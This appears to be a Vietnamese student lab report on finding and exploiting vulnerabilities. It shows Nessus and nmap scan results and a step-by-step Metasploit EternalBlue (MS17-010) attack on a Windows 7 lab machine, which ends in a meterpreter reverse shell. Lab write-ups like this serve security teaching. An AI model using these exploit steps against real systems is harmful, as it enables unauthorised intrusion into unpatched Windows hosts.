
### ❖ Quét lỗ hổng sử dụng Nessus

- Đến Scan → Create New Scan. Cấu hình cho New Scan như hình dưới:

## Bài 10: Tìm kiếm và khai thác lỗ hổng




- Đến My Scan, chọn Scan vừa tạo và chọn Launch. Kết quả sau khi hoàn thành quá trình quét lỗ hổng



*Kết quả quét lỗ hổng*


## Bài 10: Tìm kiếm và khai thác lỗ hổng



The screenshot shows the Nessus Essentials web interface. The main panel displays a scan report for host 192.168.17.190. The left sidebar shows the navigation menu with folders like My Scans, All Scans, and Trash. The main panel has a table of vulnerabilities with columns for Severity, CVSS, VPR, Name, Family, and Count. A terminal window is open in the foreground, showing a command prompt.

Sev	CVSS	VPR	Name	Family	Count
MIXED	...	...	Mic...	Windows	5
MIXED	...	...	SM...	Misc.	2
INFO	...	...	SM...	Windows	7
INFO	...	...	Nessus ...	Port scanners	9
INFO	...	...	DCE Ser...	Windows	8
INFO	...	...	Commo...	General	1
INFO	...	...	Device T...	General	1

Chi tiết các lỗ hổng quét được:




The screenshot shows the Nessus Essentials web interface with a detailed view of a vulnerability group. The main panel displays a table of 5 vulnerabilities with columns for Severity, CVSS, VPR, Name, Family, and Count. The right sidebar shows scan details and a vulnerability distribution chart.

Sev	CVSS	VPR	Name	Family	Count
CRITICAL	10.0 *	7.3	MS11-0...	Windows	1
CRITICAL	10.0	...	Unsupp...	Windows	1
HIGH	8.1	9.7	MS17-0...	Windows	1
MEDIUM	6.8	6.0	MS16-0...	Windows	1
INFO	...	...	WMI No...	Windows	1

Chọn vào 1 lỗ hổng, xem chi tiết



## Bài 10: Tìm kiếm và khai thác lỗ hổng



Chọn tiếp 1 lỗ hổng, ta có thể xem thông tin mô tả, cách khắc phục của lỗ hổng này

### 2.2.4. Sử dụng Metasploit khai thác lỗ hổng trên máy Windows 7

❖ Kiểm tra môi trường: (mỗi phần có thể em dùng máy khác nhau)

```
(tranphuong@tranthithuphuong151)-[~/Downloads]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.17.191 netmask 255.255.255.0 broadcast 192.168.17.255
    inet6 fe80::20c:29ff:ferd:6dbd prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:cd:bd:bd txqueuelen 1000 (Ethernet)
    RX packets 518972 bytes 644244101 (614.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 299889 bytes 22271591 (21.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

IP máy Kali (máy tấn công)

```
Ethernet adapter Local Area Connection:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::f0f6:24b2:7ace:dc83%11
IPv4 Address. . . . . : 192.168.17.197
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.17.2

Tunnel adapter isatap.localdomain:
```

IP máy Windows 7 (nạn nhân)

❖ Sử dụng Metasploit khai thác lỗ hổng trên máy Windows 7: Khai thác lỗ hổng MS17-010

## Bài 10: Tìm kiếm và khai thác lỗ hổng

- Sử dụng nmap để quét lỗ hổng trên máy Victim → Nhận thấy có thể khai thác lỗ hổng ms17-010

```
(tranphuong@tranthithuphuong151)~/Downloads
$ nmap --script vuln 192.168.17.197
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-26 23:58 EDT
Nmap scan report for 192.168.17.197
Host is up (0.0015s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms17-010:
|_  VULNERABLE:
|_  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|_  State: VULNERABLE
|_  IDs: CVE:CVE-2017-0143
|_  Risk factor: HIGH
|_  A critical remote code execution vulnerability exists in Microsoft SMBv1
|_  servers (ms17-010).
|_
|_  Disclosure date: 2017-03-14
|_  References:
|_  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_

Nmap done: 1 IP address (1 host up) scanned in 110.45 seconds
```

- Sử dụng: search <tên lỗ hổng> để tìm kiếm tên chính xác của mô-đun tấn công

```
msf6 > search ms017-010
[-] No results from search
msf6 > search ms17-010

Matching Modules
=====
#  Name
--  --
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
2  auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows C
3  auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

- Lựa chọn sử dụng: use + <tên mô-đun>



## Bài 10: Tìm kiếm và khai thác lỗ hổng

```
tranphuong@tranthithuphuong151: ~/Downloads
msf6 > use Interrupt: use the 'exit' command to quit
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

- Thiết lập các thông số tấn công cho mô-đun đã chọn:
  - + Set RHOST <IP máy nạn nhân>
  - + Set LHOST <IP máy tấn công>

Sau khi đã thiết lập các thông số, sử dụng **exploit** để thực hiện tấn công theo mô-đun đã chọn

```

RX errors 0 dropped 0 overruns 0
TX packets 306842 bytes 23301205 (2
TX errors 0 dropped 0 overruns 0 ca

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x
  loop txqueuelen 1000 (Local Loopba
RX packets 64892 bytes 27168253 (25
RX errors 0 dropped 0 overruns 0
TX packets 64892 bytes 27168253 (25
TX errors 0 dropped 0 overruns 0 ca


(tranphuong@ tranthithuphuong151)-[~]
$ date
Wed Mar 27 00:44:47 EDT 2024
(tranphuong@ tranthithuphuong151)-[~]

msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.17.197
rhost => 192.168.17.197
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.17.191
lhost => 192.168.17.191
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.17.191:4444
[*] 192.168.17.197:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.17.197:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Basic 7601 Service Pa
ck 1 x64 (64-bit)
[*] 192.168.17.197:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.17.197:445 - The target is vulnerable.
[*] 192.168.17.197:445 - Connecting to target for exploitation.
[+] 192.168.17.197:445 - Connection established for exploitation.
```

- Kết quả: Xâm nhập thành công vào máy Windows 7, gõ ipconfig, sysinfo để xem địa chỉ IP và tên máy

## Bài 10: Tìm kiếm và khai thác lỗ hổng



The screenshot shows a Kali Linux terminal window with the title bar 'Applications Places Terminal' and the date 'Mar 27 01:06'. The user is 'tranphuong@tranthithuphuong151' in the directory '~/Downloads'. The terminal shows the output of the 'ipconfig' command in a Meterpreter session. The output lists three network interfaces: Interface 1 (Software Loopback Interface 1), Interface 11 (Intel(R) PRO/1000 MT Network Connection), and Interface 12 (Microsoft ISATAP Adapter). The IP address for Interface 11, 192.168.17.197, is circled in green. Below the network configuration, the 'sysinfo' command is executed, showing system details like 'Computer : WIN-AQS130LPFQ9', 'OS : Windows 7 (6.1 Build 7601, Service Pack 1)', 'Architecture : x64', 'System Language : en\_US', 'Domain : WORKGROUP', and 'Logged On Users : 2'. This entire 'sysinfo' output block is also circled in green. An inset window shows a terminal session where the 'date' command is run, displaying 'Wed Mar 27 00:44:47 EDT 2024'.

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:cd:e3:40
MTU        : 1500
IPv4 Address : 192.168.17.197
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::f0f6:24b2:7ace:dc83
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:11c5
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > sysinfo
Computer      : WIN-AQS130LPFQ9
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
```

### 3. Kết luận

- Hiểu được mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ hổng: nmap/zenmap, nessus, Metasploit framework.
- Cài đặt và sử dụng nmap/zenmap, nessus để rà quét lỗ hổng mà khai thác lỗ hổng sử dụng Metasploit.

### 4. Tài liệu tham khảo

- [1]. Mối đe dọa và lỗ hổng: Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.
- [2]. Nmap: <https://viblo.asia/p/nmap-network-scanner-cong-cu-quet-mang-va-lo-hong-bao-mat-RnB5p4bb5PG>
- [3]. Nessus: <https://whitehat.vn/threads/nessus-cong-cu-tro-giup-pentest-he-thong.6871/>
- [4]. Metasploit: <https://bkhost.vn/blog/metasploit-la-gi/>